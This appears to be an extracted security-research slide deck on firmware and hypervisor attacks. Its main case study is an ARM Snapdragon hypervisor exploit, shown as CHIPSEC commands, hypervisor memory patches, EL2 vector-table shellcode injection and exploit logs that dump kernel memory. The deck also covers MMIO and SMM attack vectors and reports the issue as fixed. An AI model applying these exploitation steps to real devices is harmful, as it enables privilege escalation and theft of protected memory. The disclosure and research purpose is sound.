


Iterate over MMIO ranges

Pointer overlap vulnerability

Firmware use of MMIO

Firmware configures chipset and devices through MMIO

SMI handlers communicate with devices via MMIO registers







MMIO BAR Issue

Exploit with PCI access can modify BAR register and relocate MMIO range


On SMI interrupt, SMI handler firmware attempts to communicate with device(s)

It may read or write "registers" within relocated MMIO




Overlapping SoC Ranges with TrustZone Memory

- MMIO and core registers may contain addresses to SoC or core ranges/structures
- Example: Debug Buffer, TTBR...
- Overlap range/structure with TrustZone memory and look for unexpected behavior
- Hardware should properly handle overlap condition



Virtualization Based Security

Windows 10 Virtualization Based Security (VBS)



Example: bypassing Windows 10 VSM

The screenshot displays a Windows 10 desktop environment. In the foreground, a terminal window titled 'chipsec_main.py -m poc.vm_find -a demo - Far 3.0.4400 x64 Administrator' is open. The terminal output shows the execution of the 'poc.vm_find' module, which searches for and modifies the S3 boot script in physical memory. It also displays system information such as OS version (Windows 8 6.2.9200 AMD64) and platform details (Desktop 4th Generation Core Processor). The terminal concludes by running the 'Virtual Machines Analyser' module, which searches for VM VMCS, finds two virtual machines, and sends candidates to an attacker machine.

In the background, a virtual machine connection window titled 'ubuntu-attacker on DEMOPC - Virtual Machine Connection' is visible. It shows a list of shares and a status bar indicating 'Status: Running'. The system tray at the bottom right shows the date and time as 3:10 PM on 10/20/2015.

Windows SMM Security Mitigations Table (WSMT)

The Windows SMM Security Mitigations Table (WSMT) specification contains details of an Advanced Configuration and Power Interface (ACPI) table that was created for use with Windows operating systems that support Windows virtualization-based security (VBS) features.

This information applies to the following operating systems:

- Windows Server 2016
- Windows 10, version 1607

SMC Argument Pointing to Hypervisor

Read hypervisor memory

Trigger SMC handler

```
python chipsec_util.py smc 0x0 0x200030d 0x22 2 0x6c03e00 0x4

#####
##                                     ##
## CHIPSEC: Platform Hardware Security Assessment Framework ##
##                                     ##
#####
[CHIPSEC] Version 1.2.2

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[CHIPSEC] Executing command 'smc' with args ['0x0', '0x200030d', '0x22', '2', '0x6c03e00', '0x4']

[CHIPSEC] CPU0: SMC ( 0x200030d 0x22 0x6c03e00 0x4 ) = r0: 00000000 r1: 000
r2: 00000000 r3: 00000000
root@angler:/sdcard/chipsec/t3 #
```

```
root@angler:/sdcard/chipsec/t3 # python chipsec_util.py mem read 0x6c03e00

#####
##                                     ##
## CHIPSEC: Platform Hardware Security Assessment Framework ##
##                                     ##
#####
[CHIPSEC] Version 1.2.2

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[CHIPSEC] Executing command 'mem' with args ['read', '0x6c03e00']

[CHIPSEC] Reading buffer from memory: PA = 0x000000006c03e00, len = 0x100..
ff ff ff ff 00 00 00 00 18 08 c0 06 00 00 00 00 |
18 08 c0 06 00 00 00 00 6c 08 c0 06 00 00 00 00 |          1
7c 08 c0 06 00 00 00 00 18 08 c0 06 00 00 00 00 | |
```

```
root@angler:/sdcard/chipsec/t3 # python chipsec_util.py mem read 0x6c03e00

#####
##                                     ##
## CHIPSEC: Platform Hardware Security Assessment Framework ##
##                                     ##
#####
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[CHIPSEC] Executing command 'mem' with args ['read', '0x6c03e00']

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00 00 00 00 00 00 00 00 18 08 c0 06 00 00 00 00 |
18 08 c0 06 00 00 00 00 6c 08 c0 06 00 00 00 00 |          1
7c 08 c0 06 00 00 00 00 18 08 c0 06 00 00 00 00 | |
```

Check if hypervisor memory has changed

ATTACKING HYPERVISOR ON ARM




Modifying Hypervisor on Snapdragon 808...

- We find hypervisor binary in memory. Must be a copy?
- Let's try to modify it. The phone reboots! WTF?
- Assumption: stage 2 translation is disabled?

```
[CHIPSEC] reading buffer from memory: PA = 0x0000000006C00000, len = 0x100..
44 11 00 58 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 | D X      ([CHIPSEC] Executing command 'mem' with args ['writeval', '0x6C00000', 'dword', '0xFFFFFFFF'])
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c
00 00 82 d2 00 7c 03 9b 9f 60 20 cb f4 4f bf a9 | | `
f3 03 03 aa e2 07 bf a9 a0 00 3c d5 02 1c 78 92 | | `
00 1c 40 92 00 18 42 aa d1 03 00 94 a0 00 3c d5 | @ B      root@bullhead:/sdcard/t3 # python chipsec_util.py mem read 0x6C00000
f7 0b 00 94 1f 00 00 f1 e0 01 00 54 20 40 1c d5 |
a0 00 3c d5 01 1c 78 92 00 1c 40 92 00 18 41 aa | < x      #####
01 00 80 d2 79 0e 00 94 a0 00 3c d5 20 0c 00 94 | y        ##                                     ##
1f 00 00 f1 80 00 00 54 e1 03 00 aa e2 7f c1 a8 | T        ##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
02 00 00 14 e2 07 c1 a8 f4 03 02 aa 60 00 80 d2 | `        ##                                     ##
00 e1 1c d5 e0 03 1f aa 60 e0 1c d5 60 11 1c d5 | `        #####
e0 7f 86 d2 40 11 1c d5 3f 04 00 f1 c0 00 00 54 | @ ?      [CHIPSEC] Version 1.2.2
3f 08 00 f1 40 00 00 54 00 00 00 14 04 00 b0 d2 | ? @ T    ***** Chipsec Linux Kernel module is licensed under GPL 2.0
05 00 00 14 00 10 38 d5 00 00 7b b2 00 10 18 d5 | 8
e4 03 1f aa 04 11 1c d5 9f 00 61 f2 01 01 00 54 |
20 40 3c d5 1f 00 40 f2 61 00 00 54 60 12 80 d2 | @< @ a   [CHIPSEC] Executing command 'mem' with args ['read', '0x6C00000']
[CHIPSEC] (mem) time elapsed 0.014
root@bullhead:/sdcard/t3 # [CHIPSEC] reading buffer from memory: PA = 0x0000000006C00000, len = 0x100..
ff ff ff ff 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 | @ <
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c D X
00 00 82 d2 00 7c 03 9b 9f 60 20 cb f4 4f bf a9 | | ` 0
f3 03 03 aa e2 07 bf a9 a0 00 3c d5 02 1c 78 92 | | ` < x
00 1c 40 92 00 18 42 aa d1 03 00 94 a0 00 3c d5 | @ B <
```

Now we can patch the hypervisor...



Kernel (EL1) exploits hypervisor LPE to get EL2 privileges

The rootkit can protect hypervisor from kernel access

Patched hypervisor traps access from kernel (EL1) & app (EL0) including SMC interface

Patch hypervisor allows malicious app (EL0) access entire memory

Patching EL2 Vector Table

```

LOAD:00000000006C08D94 00 00 00 00+      ALIGN 0x80
LOAD:00000000006C08E00 FE 03 BF A9      STP          X30, X0, [SP,#-0x10]!
LOAD:00000000006C08E04 00 52 3C D5      MRS          X0, #4, c5, c2, #0
LOAD:00000000006C08E08 00 FC 5A D3      UBFM        X0, X0, #0x1A, #0x3F
LOAD:00000000006C08E0C 1F 88 00 F1      CMP          X0, #0x22
LOAD:00000000006C08E10 FE 03 C1 A8      LDP          X30, X0, [SP],#0x10
LOAD:00000000006C08E14 00 FF FE 54      B.EQ        sub_6C06DF4
LOAD:00000000006C08E18 F0 3F BF A9      STP          X16, X15, [SP,#-0x10]!
LOAD:00000000006C08E1C 0F 52 3C D5      MRS          X15, #4, c5, c2, #0
LOAD:00000000006C08E20 EF FD 5A D3      UBFM        X15, X15, #0x1A, #0x3F
LOAD:00000000006C08E24 FF 49 00 F1      CMP          X15, #0x12
LOAD:00000000006C08E28 00 02 FF 54      B.EQ        sub_6C06E68
LOAD:00000000006C08E2C FF 59 00 F1      CMP          X15, #0x16
LOAD:00000000006C08E30 C0 01 FF 54      B.EQ        sub_6C06E68
LOAD:00000000006C08E34 75 F8 FF 17      B           loc_6C07008
LOAD:00000000006C08E34 ; -----
LOAD:00000000006C08E38 00 00 00 00+      ALIGN 0x80
LOAD:00000000006C08E80 FE 03 BF A9      STP          X30, X0, [SP,#-0x10]!
LOAD:00000000006C08E84 A0 02 80 D2      MOV          X0, #0x15
  
```

One of the EL2 Vector Table entries

We inject a payload in the function invoked by the vector table entry (0x6C019F8)



```

LOAD:00000000006C019E8      loc_6C019E8
LOAD:00000000006C019E8 F3 27 40 F9      LDR          X19, [SP,#0x70+var_28]
LOAD:00000000006C019EC F4 57 45 A9      LDP          X20, X21, [SP,#0x70+var_20]
LOAD:00000000006C019F0 FD 7B 46 A9      LDP          X29, X30, [SP,#0x70+var_10]
LOAD:00000000006C019F4 FF C3 01 91      ADD          SP, SP, #0x70
LOAD:00000000006C019F8 C0 03 5F D6      RET
LOAD:00000000006C019F8 ; End of function sub_6C017FC
LOAD:00000000006C019F8
LOAD:00000000006C019FC      ; -----
LOAD:00000000006C019FC C0 03 5F D6      RET
LOAD:00000000006C01A00
  
```

; CODE XREF: sub_6C017FC+30fj
 ; injected address

PoC Exploit App and Hypervisor Patch

- Exploit app stores some magic number and command in a memory
- Hypervisor rootkit read magic number and executes command
- For example, command “Expose EL1 kernel memory at address X”

Exploit Details

```
bullhead:/ # /su/expl.sh
chipsec 6843 0
[CHIPSEC] OS : Linux 3.10.73-gb1bd207-dirty #1 SMP PREEMPT Mon Jun 26 16:11:07 PDT
[CHIPSEC] Platform: aarch64

[+] loaded chipsec.modules.tools.hyp.hyp_exploit

[*] running module: chipsec.modules.tools.hyp.hyp_exploit
[x] [ =====
[x] [ Module: Patching the hypervisor
[x] [ =====
[Exploit] Check Hypervisor memory at address : 0x06C00000

44 11 00 58 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 | D X @ <
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c D X

[Exploit] EL1 kernel module has access to Hypervisor memory

[Exploit] Read VBAR_EL2 with address of Hyp Vector Table : 0x06C08800
[Exploit] Find a Exception Handler function in which exploit will inject Shellcode
[Exploit] Target Function Address : 0x06C017FC

[Exploit] Prepare Shellcode with Commands : Read/Write EL1 Kernel memory
[Exploit] Inject Shellcode to Target Function in address : 0x06C019F8
[Exploit] Check Shellcode after injection : PASS
```

Exploit Details

```
bullhead:/ # /su/chipsec_util.sh mem read 0x80000
chipsec 6843 0
[CHIPSEC] reading buffer from memory: PA = 0x000000000000080000, len = 0x100..
10 00 00 14 00 00 00 00 00 00 08 00 00 00 00 00 |
80 0b f4 01 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 41 52 4d 64 00 00 00 00 |
f5 03 00 aa ef ff 05 94 71 00 06 94 15 00 06 94 |
16 00 38 d5 e0 03 16 aa 7a 00 06 94 f7 03 00 aa |
17 01 00 b4 20 00 00 94 47 00 00 94 3b 05 00 58 |
9e 02 00 10 ec 0a 40 f9 8c 01 1c 8b 80 01 1f d6 |
1f 20 03 d5 ff ff ff 17 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
c5 10 00 58 05 c0 18 d5 19 20 18 d5 3a 20 18 d5 |
df 3f 03 d5 01 00 00 14 00 10 18 d5 df 3f 03 d5 |
60 03 1f d6 bf 0a 40 f2 01 01 00 54 bf 02 18 eb |
cb 00 00 54 00 00 a4 d2 00 00 18 8b bf 02 00 eb |
[CHIPSEC] (mem) time elapsed 0.003
```

```
ARMd
q
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```



```
bullhead:/ # [APP] Got signal from the Hypervisor!
[APP] Hooked interrupt executed
[APP] Address in Android kernel to read through
[APP] hooked Hypervisor interrupt is: 0x80000
[APP] Kernel Memory Dump:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 41 52 4D 64 00 00 00 00
F5 03 00 AA EF FF 05 94 71 00 06 94 15 00 06 94
16 00 38 D5 E0 03 16 AA 7A 00 06 94 F7 03 00 AA
17 01 00 B4 20 00 00 94 47 00 00 94 3B 05 00 58
9E 02 00 10 EC 0A 40 F9 8C 01 1C 8B 80 01 1F D6
1F 20 03 D5 FF FF FF 17 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
C5 10 00 58 05 C0 18 D5 19 20 18 D5 3A 20 18 D5
DF 3F 03 D5 01 00 00 14 00 10 18 D5 DF 3F 03 D5
60 03 1F D6 BF 0A 40 F2 01 01 00 54 BF 02 18 EB
CB 00 00 54 00 00 A4 D2 00 00 18 8B BF 02 00 EB
```

User mode application can read EL2 kernel memory from 0x80000 physical address using our hyp patch

This has been fixed in Google Pixel

- The trust model has changed on Snapdragon 821 SoC
- EL1 (kernel) is not longer in the TCB of EL2 (hypervisor)
- Hypervisor is no longer accessible from Android kernel (EL1)

```
python chipsec_util.py mem read 0x85810000 <
#####
##                                                                 ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                                 ##
#####
[CHIPSEC] Version 1.2.2

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[CHIPSEC] Executing command 'mem' with args ['read', '0x85810000']

[CHIPSEC] reading buffer from memory: PA = 0x0000000085810000, len = 0x100..
user@kli:~$ adb shell
```

Cannot use SMC handler either

- Passing hypervisor address in the SMC argument
- Return error result
- SMC does not allow overwriting hypervisor memory on behalf of EL1

```
_util.py smc 0x0 0x2001302 0x23 3 0x85810000 0x28 0x0 <
#####
##                                     ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                     ##
#####
[CHIPSEC] Version 1.2.2

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[CHIPSEC] Executing command 'smc' with args ['0x0', '0x2001302', '0x23', '3', '0x85810000', '0x28', '0x0']

[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x85810000 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
```

Conclusion

- Increase awareness of architecture and unpatched vulnerabilities
- Software should properly use HW in order to avoid integration bugs
- Many vendors not patched systems for known firmware vulnerabilities
- Similarities between vectors of attacks on x86 and ARM exist and security architectures can learn from each other

Thank You!